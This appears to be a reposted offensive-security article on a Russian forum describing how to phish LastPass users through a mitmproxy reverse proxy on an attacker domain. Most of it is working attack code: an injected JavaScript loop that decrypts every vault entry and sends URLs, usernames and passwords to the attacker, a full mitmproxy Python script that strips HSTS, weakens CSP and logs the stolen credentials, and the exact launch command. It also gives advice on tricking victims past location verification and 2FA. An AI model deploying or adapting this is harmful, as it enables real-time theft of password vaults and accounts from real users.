

Пожалуйста, обратите внимание, что пользователь заблокирован
Reverse Proxies Setup for Malicious Purposes
Utilizing reverse proxies offers a more advanced approach for creating phishing web pages that not only allow users to fully authenticate to their accounts through a malicious site, but also automate the theft of information within the account. Learn more about phishing for passwords with cloned website here.
Reverse proxies are servers that sit between clients and web servers, often to increase security, performance, and reliability of web applications. From an attacker’s perspective, reverse proxies can be used to sit between victim users and services of interest in order to extract sensitive information or inject malicious code. In general, the image below reflects a reverse proxy setup for malicious purposes:

In this scenario the Victim User will interact with AttackerDomain.com thinking they are talking to a legitimate service that is hosted at TargetDomain.com.
When Victim User makes a request to AttackerDomain.com, the reverse proxy will intercept the HTTP request and modify the HTTP header values (e.g. the Host header) and HTTP body (as needed) with a script. This allows the request to be passed to TargetDomain.com in a way that makes it seem like the request originated from Attacker’s Reverse Proxy and not from the Victim User requesting AttackerDomain.com.
Similarly, when the server at TargetDomain.com has a response to the HTTP request, the HTTP response will contain mentions of TargetDomain.com in the headers (e.g. domain-scoped cookies) and body (e.g. form POST URLs). Since Victim User’s user-agent is not aware of TargetDomain.com, the reverse proxy must modify the domains in the response. Otherwise, subsequent requests made by Victim User will be missing cookies or will be made to TargetDomain.com, circumventing the attacker’s reverse proxy.
Since Attacker’s Reverse Proxy has full control over all HTTP headers and content passed between Victim User and TargetDomain.com, it is advantageous to modify headers beyond just domains. For example, stripping headers related to cache control or setting the Content-Security-Header to unsafe values.
The HTTP proxy tool mitmproxy can be used to accomplish all the above. In short, the mitmproxy allows interactive traffic examination and modification of HTTP traffic. Simplistic modifications can be performed with regular expressions via the command line. More advanced modifications can be done with Python 3 and the mitmproxy library.
Utilizing reverse proxies offers a more advanced approach for creating phishing websites that not only allow the Victim User to fully authenticate to their account through a malicious site, but also how to automate the theft of information within the account.
In this example, we are going to target LastPass, a commonly used cloud-based password management solution. Learn more about how LastPass works at a high level here.
Rather than phish for the master password, what we are going to do is spin up a reverse proxy on a malicious domain and utilize Python scripting to inject JavaScript into the authentication process. This code will send us the URLs, usernames, and passwords in real-time when a user authenticates to our server.
Code Analysis, Injection, and Credential Theft
During the authentication process, we see a request to the following URL: https://lastpass.com/m.php/newvault
The response is a JavaScript file. Analyzing this code, we realize that it handles many of the client-side operations for database encoding and decoding, encryption and decryption, master password changes, etc.
Because we are interested in capturing credentials as they are decrypted in real-time, we focus on the following for loop in the postacctsload() function:
| 5438 function postacctsload() { 5439 var a, b = {}; 5440 for (a = 0; a < g_sites.length; a++) g_sites[a].url = AES.hex2url(g_sites[a].url), "undefined" != typeof g_sites[a].username && (g_sites[a].unencryptedUsername = lpmdec_acct(g_sites[a].username, !0, g_sites[a], g_shares)), g_SUPPORTSINGLE || (g_sites[a].pwch = !1), b[g_sites[a].aid] = g_sites[a]; 5441 g_sites = b; 5442 b = {}; 5443 for (a = 0; a < g_securenotes.length; a++) g_securenotes[a].url = AES.hex2url(g_securenotes[a].url), b[g_securenotes[a].aid] = g_securenotes[a]; 5444 g_securenotes = b; 5445 b = {}; 5446 for (a = 0; a < g_applications.length; a++) g_applications[a].appname = 5447 AES.hex2url(g_applications[a].appname), b[g_applications[a].appaid] = g_applications[a]; 5448 g_applications = b; 5449 for (a = 0; a < g_identities.length; a++) g_identities[a].deciname = lpdec(g_identities[a].iname); 5450 "function" == typeof get_data_handler && get_data_handler(); 5451 if ("undefined" != typeof foundmsfi) { 5452 postdata = ""; 5453 b = 0; 5454 for (a in msfids) 5455 if (msfids.hasOwnProperty(a)) { 5456 for (var c = msfids[a].shareid, d = "", f = null, h = 0; h < g_shares.length; h++) 5457 if (g_shares[h].id == c) { 5458 d = AES.bin2hex(g_shares[h].key); 5459 f = g_shares[h].decsharename; 5460 break 5461 } c = new RSAKey; 5462 parse_public_key(c, msfids[a].key) && f && (d = c.encrypt(d), h = lpenc(f, g_shares[h].key), postdata += "&sharekey" + b + "=" + encodeURIComponent(d) + "&uid" + b + "=" + encodeURIComponent(msfids[a].uid), postdata += "&shareid" + b + "=" + encodeURIComponent(msfids[a].shareid), postdata += "&decsharename" + b + "=" + encodeURIComponent(f), postdata += "&encsharename" + b + "=" + encodeURIComponent(h), b++) 5463 } postdata += "&token=" + g_token; 5464 b = 0; 5465 $.ajax({ 5466 type: "POST", 5467 url: base_url + "process_msf.php", 5468 data: postdata, 5469 failure: function(a) { 5470 console.log(a) 5471 } 5472 }) 5473 } 5474 } |
On line 5440 we see a for loop incrementing through sites (g_sites[a].url) and decoding them with AES.hex2url. Once the sites are decoded, the usernames are decrypted with the function lpmdec_acct for each site. Within this function we do not see password being decrypted. However, this is fine as the lpmdec_acct function will decrypt those as well.
Within the for loop on line 5440 in the last statement, we see the following code:
| b[g_sites[a].aid] = g_sites[a]; |
While not an interesting line of code, it is unique. So, what we can do is use mitmproxy to find this code and then replace it with the following JavaScript:
| b[g_sites[a].aid] = g_sites[a]; for (a = 0; a < g_sites.length; a++) { x_url = g_sites[a].url; x_username = lpmdec_acct(g_sites[a].username, true, g_sites[a], g_shares); x_password = lpmdec_acct(g_sites[a].password, true, g_sites[a], g_shares); $.get("https://" + document.domain + "/CREDZZZ/" + btoa(x_url) + "/" + btoa(x_username) + "/" + btoa(x_password)); } |
The idea here is that a for loop will iterate through URLs, decrypt the usernames and passwords, base64-encode them, and then the user-agent will make a jQuery GET request back to the proxy server to log the credentials. The tag CREDZZZ is used so that these requests can be picked out of other requests.
To accomplish the totality of the attack with mitmproxy, we can utilize the “-s” switch to run it with custom Python 3 code. The command we can use is the following:
| sudo mitmdump --set block_global=false -s "lpmitm-https.py" --mode reverse:https://lastpass.com -p 443 --certs cert.pem |
Finally, lpmitm-https.py is the following:
| import mitmproxy import base64 import urllib import re sitePhishing = b"lastpass.secure-site.dev" siteLastPass = b"lastpass.com" siteException = b"lp-cdn.lastpass.com" def request(flow): # Modify request headers so they are more favorable to this attack flow.request.headers.pop("If-Modified-Since", None) flow.request.headers.pop("Cache-Control", None) flow.request.headers.pop("referer", None) # Find/replace in headers (sitePhishing -> siteLastPass) for key in flow.request.headers: hdr_values = flow.request.headers.get_all(key) hdr_values = [re.sub(sitePhishing.decode("utf-8"), siteLastPass.decode("utf-8"), s) for s in hdr_values] flow.request.headers.set_all(key, hdr_values) # Find/replace in HTTP body (sitePhishing -> siteLastPass) flow.request.content = flow.request.content.replace(sitePhishing,siteLastPass) # Save the captured credentials locally to the server. # The injected JS will make a request to our server with the"CREDZZZZ" tag in the URL. # If this tag is present, the requested URL path is parsed for URL, username, and password. if "CREDZZZ" in flow.request.path: r = flow.request.path.split('/') s = len(r) text_file = open("Output.txt", "a") text_file.write("---\n") text_file.write("URL = " + base64.b64decode(r[s-3]).decode('utf-8') + "\n") text_file.write("Username = " + base64.b64decode(r[s-2]).decode('utf-8') + "\n") text_file.write("Password = " + base64.b64decode(r[s-1]).decode('utf-8') + "\n") text_file.write("\n") text_file.close() def response(flow): # Modify response headers so they are more favorable to this attack flow.response.headers.pop("Strict-Transport-Security", None) flow.response.headers["Referrer-Policy"] = "no-referrer" # Find/replace in headers (siteLastPass -> sitePhishing) for key in flow.response.headers: hdr_values = flow.response.headers.get_all(key) hdr_values = [re.sub(siteLastPass.decode("utf-8"), sitePhishing.decode("utf-8"), s) for s in hdr_values] flow.response.headers.set_all(key, hdr_values) # Find/replace in HTTP body (siteLastPass -> sitePhishing) flow.response.content = flow.response.content.replace(siteLastPass,sitePhishing) # The find/replace code above also modifies code that references the LastPass CDN. # Since we won't be proxying the CDN, this is an exception to the replacement rule. flow.response.content = flow.response.content.replace(b"lp-cdn."+sitePhishing,siteException) # Set CSP to unsafe values so that the page loads correctly. flow.response.headers["content-security-policy"] = "default-src * 'unsafe-inline' 'unsafe-eval'; script-src * 'unsafe-inline' 'unsafe-eval'; connect-src * 'unsafe-inline'; img-src * data: blob: 'unsafe-inline'; frame-src *; style-src * 'unsafe-inline';" flow.response.headers["x-content-security-policy"] = "default-src * 'unsafe-inline' 'unsafe-eval'; script-src * 'unsafe-inline' 'unsafe-eval'; connect-src * 'unsafe-inline'; img-src * data: blob: 'unsafe-inline'; frame-src *; style-src * 'unsafe-inline';" # Inject code to decrypt the LastPass vault and send it to attacker's server flow.response.content = flow.response.content.replace(b'b[g_sites[a].aid]=g_sites[a];', b'b[g_sites[a].aid] = g_sites[a]; for (a = 0; a < g_sites.length; a++) x_url = g_sites[a].url, console.log(x_url), x_username = lpmdec_acct(g_sites[a].username, true, g_sites[a], g_shares), console.log(x_username), x_password = lpmdec_acct(g_sites[a].password, true, g_sites[a], g_shares), console.log(x_password), $.get("https://"+document.domain+"/CREDZZZ/"+btoa(x_url)+"/"+btoa(x_username)+"/"+btoa(x_password));') |
The entire attack from the perspectives of both the victim (left) and the attacker (right) can be seen in the following video:
As can be seen in the video, when the user authenticates to LastPass the Python script with mitmproxy injects the JavaScript to decrypt the usernames and passwords and sends the results to the attacker in real-time.
By the time the page fully loads, the attack is complete, and the user has no further recourse.
One caveat to this attack is that the victim user will likely receive an email indicating that they are authenticating from a new location and must approve this. In a local attack, location verification will likely not be necessary.
However, in remote attacks the user will receive this email by default. Likely, the user will approve this since they had just attempted to authenticate and were warned that they would need to approve this:


In a targeted attack, the geolocation of the attacker’s server can be set to match the location of the target’s location.
However, it is certain that several victim users will ignore the text of the email and simply click on the “Verify my New Location” box, not bothering to notice that they attempted to login from Switzerland rather than Atlanta, Georgia.
If the victim user verifies the new login location, then the IP address of the attacker’s reverse proxy will be whitelisted for that account.
If the target victim does not attempt to reauthenticate through the reverse proxy (instead opting to login at the verification page), then the attacker can phish the target victim again later and no further verifications will be requested.
If the user disabled location verification in their account settings, then the first phish will be successful.
Due to the way LastPass’s authentication and database decryption work, simply proxying traffic and sniffing for the login hash vla.hash will not be sufficient to compromise the account.
If the attacker wishes to do so, they can inject JavaScript code to capture the plaintext password.
Then when the user verifies their new login location (the IP address of the reverse proxy), the attacker can attempt to authenticate to the victim user’s LastPass account using this password.
If 2FA is in the way, the attacker will still need to obtain the code from the user. Again, this is where the reverse proxy comes in handy as it will handle all of that. Attempting to ask for the 2FA directly, such as over SMS or phone, may raise suspicions depending on the target.
Other platforms tend to be less restrictive with regards to new device/new location verification. For example, using this reverse proxy attack to target email accounts work well because there is not likely any other out-of-band method setup to verify a new login.
In addition, in many of our client engagements we have used reverse proxies to authenticate to remote access sites, team collaboration platforms, cloud storage, etc. and have not had to deal with new device/new location verifications.
In the few cases that we have had to deal with it, it was easy to trick the victim user again. When someone can be tricked once, the second time is often just as easy as the first when the reverse proxy they are interacting with acts just as real as the actual site they are so familiar with.